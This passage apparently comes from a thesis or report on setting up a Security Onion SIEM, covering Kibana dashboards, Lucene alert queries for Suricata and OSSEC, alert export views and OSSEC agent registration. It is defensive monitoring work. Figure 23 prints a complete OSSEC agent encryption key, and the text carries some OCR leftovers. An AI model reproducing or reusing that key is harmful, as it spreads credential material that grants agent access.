Timelion is a visualization plugin that is also viewable and manageable under Visualize. The icon on the sidebar is a quick link to access its options, add new ones, and delete or modify existing charts. In timelion, data from various sources can be combined to generate a visual representation of changes over time. Figure 16 illustrates the creation of a simple chart to show the count of queries performed on Elasticsearch over time. To configure Timelion charts, we began by typing a period (.) inside the configuration panel and a list of available options appeared. Further information on how to add and configure Timelion can be found on https://github.com/elastic/timelion.



https://10.10.10.50/app/timelion#/?_g=(refreshInterval:(display:Off,pause:!f,value:0),time:(from:now-24h,interva


Columns Column count must divide evenly into 12: 2

Rows This is a target based on the current window height: 2

```
.es(*)
```

Figure 16. Timelion Page

The Dev Tools plugin is a command line interface that interacts directly with Elasticsearch. Figure 16 depicts the plugin which is equipped with a console that is divided into two panes: request and response. The request pane, to the left of the console, is where commands to query Elasticsearch are entered. The response pane, to the right of the console (empty in Figure 17), is where results from entered queries are displayed.



```
GET _search
{
  "query": {
    "match_all": {}
  }
}
```

Figure 17. Dev Tools Page

Under Management, the current version of Kibana may be found. The version installed for the purpose of this study is Kibana version 6.2.4. As depicted in Figure 18, the submenus are Index Patterns, Saved Objects, and Advanced Settings.

- Index Patterns provides a graphical user interface that allows for the modification of existing indexes. To modify the configuration of an index, select the desired index to the left of the page and click on the edit button to modify its patterns. To created new indexes, click on “create index pattern.”
- Under Saved Objects, the user may import, export, or delete: dashboards, saved searches, and visualizations. When exporting, files are exported in JSON format.
- Advanced Settings provides an avenue for Advanced users to edit settings that can impact several objects within Kibana. A caution banner on this page states that “You can break stuff here.”




Figure 18. Management Page

The Squert plugin is a link to Squert—a web application used to query IDS alerts. Squert is one of the many visualization tools included in Security Onion. More information about Squert can be found on GitHub at https://github.com/Security-Onion-Solutions/security-onion/wiki/Squert.

c. *Alert Monitoring Using Kibana*

ELK provides us with numerous logs that contain event data and alerts from various systems within the network. Using Kibana, we could view logs and alert data, and network trends and metrics. However, this information would be less useful to a network security analyst if it was hard to sift through. The ability to promptly detect an intrusion was our goal, and having the most pertinent information brought "forward" to the analyst is an essential element of this goal. To have such a visualization available to us, we created a custom dashboard to see NIDS (Suricata) and HIDS (OSSEC) alerts. To further configure the custom dashboard, we added the following visualizations and saved searches:

- Visualizations: NIDS—Alerts Over Time, OSSEC Alerts—Log Count Over Time, and Navigation.

- Saved searches: NIDS—Alerts and OSSEC—Alerts.

Note that these visualizations and saved searches were already available as part of the ELK installation. Once created, we could see an abundance of NIDS and HIDS alerts. To make this information more effective for our goal—quick detection of an incident—we needed to have Kibana display the most useful information. Two options are available to query the available data, either using the "add a filter" option, or creating a Lucene query. We elected to use a Lucene query even though the Elasticsearch Query DSL would allow us to do the same. Then, we the used the following syntax:


```
((event_type:snort) AND (priority:[1 TO 3])) OR (alert_type:emerging
threat) OR ((event_type:ossec) AND (alert_level:[3 TO 15]))
```

To create the above query, we needed to familiarize ourselves with Snort alert classifications since Suricata uses Snort and Emerging Threat rules [27]. Snort alert priorities are ranked as high, medium or low. These priority levels are represented in Kibana as priorities 1, 2, and 3 respectively. Additionally, we needed to understand OSSEC rule classifications. These rules range from levels 0 through 15, with level 15 representing the most severe indicator. In our Lucene syntax, we elected to monitor NIDS alerts marked as priorities 1 or 2, and HIDS alerts from levels 3 to 15. Appendix A provides a list of Snort priorities, and Appendix B provides a list of OSSEC rule classifications. To complete the dashboard, we set the time range for events to query to 24 hours and set the dashboard to refresh every five minutes. We saved the dashboard as "_NIDS&HIDS Alerts." For quick access, we added this custom dashboard to the Navigation panel at the top of the Alert Data section (visible in Figure 19). The steps used to do this are as followed:

- Click on Visualize.
- In the search bar, type "Navigation." The Navigation Visualization will appear.
- Click on the Navigation visualization and locate "**Alert Data** portion near the top.
- Type the following: [<dashboard name>](<dashboard link>).

Note for step 4: The dashboard name is whatever we decided to name it on the navigation panel. We named ours [NHIDS Alerts]. The dashboard link was obtained by navigating to the "_NIDS&HIDS Alerts" dashboard and by clicking "share" for a list of links and embedded iframes. Then, we clicked on Copy to save the link to the clipboard. The only portion we needed was the part of the link starting with /app and ending right before the question mark (?). The link was "/app/kibana#/dashboard/f4e77720-8e09-11e8-9c56-4d6f58ed628a." The complete insert was the following:

"[NHIDS Alerts] (/app/kibana#/dashboard/f4e77720-8e09-11e8-9c56-4d6f58ed628a)."



```
https://10.10.10.50/app/kibana#/dashboard/f4e77720-8e09-11e8-9c56-4d6f58ed628a?_g=(refreshInterv
```

```
((event_type:SNORT) AND (priority:1 OR priority:2)) OR (alert_type:Emerging Threat) OR ((event_type:OSSEC) AND (alert_level:[3 TO 15]) )
```

NIDS - Alerts

Limited to 10 results. Refine your search. 1–10 of 54

Time	source_ip	source_port	destination
July 22nd 2018, 18:45:01.135	192.168.1.101	68	192.168.1.1
July 22nd 2018, 18:45:01.135	192.168.1.101	68	192.168.1.1

OSSEC - Alerts


Limited to 10 results. Refine your search. 1–10 of 594

Time	alert_level	classification	description
July 22nd 2018, 19:25:10.742	3	Successful/authorized event	Login session closed.
July 22nd 2018, 19:25:05.738	3	Successful/authorized event	Login session opened.
July 22nd 2018, 19:20:10.608	3	Successful/authorized event	Login session closed.

Figure 19. Custom Dashboard

d. *Reporting Using Kibana*

Kibana is more of a front-end visualization tool than it is a reporting tool. However, it provides analysts with the ability to export visualizations, logs, NetFlow, and packet captures that can be used in the generation and support of a detailed incident report. When viewing a NIDS alert in Kibana for example, the options to list the alert data in either a table (Figure 20) or JSON (Figure 21) format are displayed. In addition, the alert may be viewed as a single document or with surrounding documents. If the "View single document" option is selected, a format such as the one shown in Figures 20 and 21 is displayed. Otherwise, if the option to "View surrounding documents" is selected, Kibana returns a stream of correlated logs such as the one depicted in Figure 22. The logs are presented in chronological order, and all refer to the same alerted activity. Some field items such as "_id," "source_ip," "source_port," "destination_ip," "destination_port," and "signature_info" are clickable hyperlinks that provide detailed and/or aggregated information about that specific item (IP or port).




Single Document

doc#n-pP3WQBQz0pqnnlXBM0

⊙	@timestamp	July 27th 2018, 12:55:22.940
t	@version	1
t	_id	n-pP3WQBQz0pqnnlXBM0
t	_index	seconion:logstash-ids-2018.07.27
#	_score	1
t	_type	doc
t	alert	ET POLICY Possible Kali Linux hostname in DHCP Request Packet
t	category	policy
t	classification	Potential Corporate Privacy Violation
□	destination_ip	192.168.1.1
t	destination_ips	192.168.1.1
#	destination_port	67
t	event_type	snort
#	gid	1
t	host	gateway
t	interface	seconion-ens192

Figure 20. Single Document View (Table Format)



Single Document


doc#n-pP3WQBQz0pqnnlXBM0

```
{
  "_index": "seconion:logstash-ids-2018.07.27",
  "_type": "doc",
  "_id": "n-pP3WQBQz0pqnnlXBM0",
  "_score": 1,
  "_source": {
    "gid": 1,
    "logstash_time": 0.0032787322998046875,
    "message": "[1:2022973:1] ET POLICY Possible Kali Linux hostname in DHCP Request Packet [Classification: Potential Corporate Privacy Violation]
        [Priority: 1]: <seconion-ens192> {UDP} 192.168.1.101:68 -> 192.168.1.1:67",
    "source_ips": "192.168.1.101",
    "syslog-sourceip": "127.0.0.1",
    "rule_type": "Emerging Threats",
    "source_port": 68,
    "category": "policy",
    "priority": "1",
    "signature_info": "http://doc.emergingthreats.net/2022973",
    "@version": "1",
    "@timestamp": "2018-07-27T19:55:22.940Z",
    "syslog-host": "seconion",
    "host": "gateway",
    "sid": 2022973,
    "protocol": "UDP",
    "ips": [
      "192.168.1.101",
      "192.168.1.1"
    ],
    "syslog-legacy_msghdr": "snort: ",
    "rev": "1",
    "event_type": "snort",
    "tags": [
      "syslogng"
```

Figure 21. Single Document View (JSON Format)

Clicking on the alert ID links to the CapME Webpage. CapME is one of the many web interfaces included as part of the Security Onion toolkit that allows analysts to view packets captured in pcap format. The CapME login page appears with the alert id and Max Xscript Bytes pre-populated as credentials. The options to view the alert output as auto, tcpflow, Bro, or pcap are presented as choices. You may choose to view pcap rendered to the index being queried with Bro, tcpflow, download the pcap, or view a combination of what is available. The source IP, destination IP, and ports hyperlinks link to an indicator dashboard in Kibana that shows an aggregated count table of logs and alerts that account for the IP in question.

All available visualizations may be exported in either a raw or formatted CSV file. Last, customized searches may be saved and shared with other analysts.



Surrounding Documents in *:logstash-*

doc#_hxzyWQBBtDI7vhPCXDn

Add a filter +

Load 5 more 5 newer documents

	Time	source_ip	source_port	destination_ip	destination_port	_id
▸	July 23rd 2018, 16:22:01.545	-	-	-	-	ARxzyWQBBtDI7vhPHHE6
▸	July 23rd 2018, 16:22:01.544	-	-	-	-	CRxzyWQBBtDI7vhPHHGz
▸	July 23rd 2018, 16:22:01.543	-	-	-	-	BhxzyWQBBtDI7vhPHHFF
▸	July 23rd 2018, 16:22:01.542	-	-	-	-	ABxzyWQBBtDI7vhPHHE6
▸	July 23rd 2018, 16:22:01.542	-	-	-	-	AxxzyWQBBtDI7vhPHHFD
▸	July 23rd 2018, 16:21:56.847	192.168.1.101	68	192.168.1.1	67	_hxzyWQBBtDI7vhPCXDn
▸	July 23rd 2018, 16:21:56.847	192.168.1.101	68	192.168.1.1	67	_RxzyWQBBtDI7vhPCXDZ
▸	July 23rd 2018, 16:21:56.316	-	-	-	-	_BxzyWQBBtDI7vhPB3DF
▸	July 23rd 2018, 16:21:56.070	192.168.1.101	68	192.168.1.1	67	_xxzyWQBBtDI7vhPF3Bt
▸	July 23rd 2018, 16:21:56.070	192.168.1.101	68	192.168.1.1	67	Uhx0yWQBBtDI7vhPQHGJ
▸	July 23rd 2018, 16:21:54.275	-	-	-	-	-xxyyWQBBtDI7vhP_3DM

Load 5 more 5 older documents


Figure 22. Surrounding Documents View

VI. OSSEC INSTALLATION AND CONFIGURATION

To meet the definitional requirements of a SIEM, we needed to incorporate OSSEC into the ELK setup. Security Onion installs with OSSEC by default and will incorporate OSSEC logs into ELK. But before we could begin using OSSEC, we needed to ensure our SIEM was configured to receive logs from OSSEC agents, and this; in turn, required that we install OSSEC agents on each of the hosts in the lab VLAN from which we wanted to collect OSSEC logs. There were no firewall adjustments required as that had already been completed as described in Chapter V, Section C.3.

A. AGENT MANAGEMENT ON SECURITY ONION


OSSEC provides an interactive script for agent management. To execute the script, we ran the following command from the SIEM server: "sudo /var/ossec/bin/ manage_agents." The manage_agents script allows for adding and removing an agent, extracting the encryption key for an agent, and listing already added agents. Using the script, we added server-side agent configurations for each host in the lab VLAN. The script does not install the agent on a host but merely creates a server-hosted object (an API for server-host OSSEC information exchange) and encryption key to be used later, when actually installing agent software on a host. Figure 23 illustrates steps taken to add an agent entry for the Ubuntu Linux host.



```
sysop@seconion:~$ sudo /var/ossec/bin/manage_agents


****************************************
* OSSEC HIDS v2.8 Agent manager.     *
* The following options are available: *
****************************************
   (A)dd an agent (A).
   (E)xtract key for an agent (E).
   (L)ist already added agents (L).
   (R)emove an agent (R).
   (Q)uit.
Choose your action: A,E,L,R or Q: A

- Adding a new agent (use '\q' to return to the main menu).
  Please provide the following:
   * A name for the new agent: Ubuntu_Linux
   * The IP Address of the new agent: 192.168.1.0/24
   * An ID for the new agent[001]:
Agent information:
   ID:001
   Name:Ubuntu_Linux
   IP Address:192.168.1.0/24

Confirm adding it?(y/n): y
Agent added.


****************************************
* OSSEC HIDS v2.8 Agent manager.     *
* The following options are available: *
****************************************
   (A)dd an agent (A).
   (E)xtract key for an agent (E).
   (L)ist already added agents (L).
   (R)emove an agent (R).
   (Q)uit.
Choose your action: A,E,L,R or Q: E

Available agents:
   ID: 001, Name: Ubuntu_Linux, IP: 192.168.1.0/24
Provide the ID of the agent to extract the key (or '\q' to quit): 001

Agent key information for '001' is:
MDAxIFVidW50dV9MaW51eCAxOTIuMTY4LjEuMC8yNCA3YTBiNzBkYTE5OTAzOTBlZTNiNjU1NGFmOTY1MTM4
NDhkNmExNjYzNDk2OTBhZTcxMTZkMTE4OWEwODM1Y2M3

** Press ENTER to return to the main menu.
```

Figure 23. OSSEC Server-side Agent Entry

